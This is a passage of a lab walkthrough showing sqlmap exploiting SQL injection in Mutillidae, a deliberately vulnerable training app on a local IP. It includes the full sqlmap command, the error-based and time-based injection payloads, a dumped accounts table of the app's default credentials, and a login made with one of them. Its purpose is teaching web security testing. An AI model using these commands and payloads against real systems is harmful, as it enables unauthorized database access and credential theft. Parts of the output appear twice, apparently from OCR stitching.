
Then we will enter the command to check for the ‘accounts’ table in the ‘owasp10’ database.

“sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump “




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' -D owasp10 -T accounts --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 01:28:55 /2022-11-19/

[01:28:55] [INFO] resuming back-end DBMS 'mysql'
[01:28:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=d4492112cb6...83425f352b'). Do you want to use those
[Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (GET)
    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(
SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757
UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))||'&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
M (SELECT(SLEEP(5)))ranY))||'&user-info-php-submit-button=View Account Details

Parameter: username (GET)
```

Here we can see all the cracked passwords of every user mentioned in the accounts table.



```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[16 entries]
+-----+----------+----------------+----------+---------------------------+
| cid | is_admin | password       | username | mysignature               |
+-----+----------+----------------+----------+---------------------------+
| 1   | TRUE     | adminpass      | admin    | Monkey!                   |
| 2   | TRUE     | somepassword   | adrian   | Zombie Films Rock!        |
| 3   | FALSE    | monkey         | john     | I like the smell of confunk |
| 4   | FALSE    | password       | jeremy   | d1373 1337 speak          |
| 5   | FALSE    | password       | bryce    | I Love SANS               |
| 6   | FALSE    | samurai        | samurai  | Carving Fools             |
| 7   | FALSE    | password       | jim      | Jim Rome is Burning       |
| 8   | FALSE    | password       | bobby    | Hank is my dad            |
| 9   | FALSE    | password       | simba    | I am a cat                |
| 10  | FALSE    | password       | dreveil  | Preparation H             |
| 11  | FALSE    | password       | scotty   | Scotty Do                 |
| 12  | FALSE    | password       | cal      | Go Wildcats               |
| 13  | FALSE    | password       | john     | Do the Duggie!            |
| 14  | FALSE    | 42             | kevin    | Doug Adams rocks          |
| 15  | FALSE    | set            | dave     | Bet on S.E.T. FTW         |
| 16  | FALSE    | pentest        | ed       | Commandline KungFu anyone? |
+-----+----------+----------------+----------+---------------------------+

[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/owasp10/acc
ounts.csv'
[01:29:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:29:01 /2022-11-19/
```

Now we will use one of these credentials, to log into the Mutillidae website.



Login


Please sign-in

Name	john
Password	••••••

Login

Dont have an account? Please register here

```
[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[16 entries]
+-----+----------+--------------+----------+-----------------------------+
| cid | is_admin | password     | username | mysignature                 |
+-----+----------+--------------+----------+-----------------------------+
| 1   | TRUE     | adminpass    | admin    | Monkey!                     |
| 2   | TRUE     | somepassword | adrian   | Zombie Films Rock!          |
| 3   | FALSE    | monkey       | john     | I like the smell of confunk |
| 4   | FALSE    | password     | jeremy   | d1373 1337 speak            |
| 5   | FALSE    | password     | bryce    | I Love SANS                 |
| 6   | FALSE    | samurai      | samurai  | Carving Fools               |
| 7   | FALSE    | password     | jim      | Jim Rome is Burning         |
| 8   | FALSE    | password     | bobby    | Hank is my dad              |
| 9   | FALSE    | password     | simba    | I am a cat                  |
| 10  | FALSE    | password     | dreveil  | Preparation H               |
| 11  | FALSE    | password     | scotty   | Scotty Do                   |
| 12  | FALSE    | password     | cal      | Go Wildcats                 |
| 13  | FALSE    | password     | john     | Do the Duggie!              |
| 14  | FALSE    | 42           | kevin    | Doug Adams rocks            |
| 15  | FALSE    | set          | dave     | Bet on S.E.T. FTW           |
| 16  | FALSE    | pentest      | ed       | Commandline KungFu anyone?  |
+-----+----------+--------------+----------+-----------------------------+

[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.lo
```



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: john (I like the smell of confunk)

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

Samurai Web Testing Framework

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons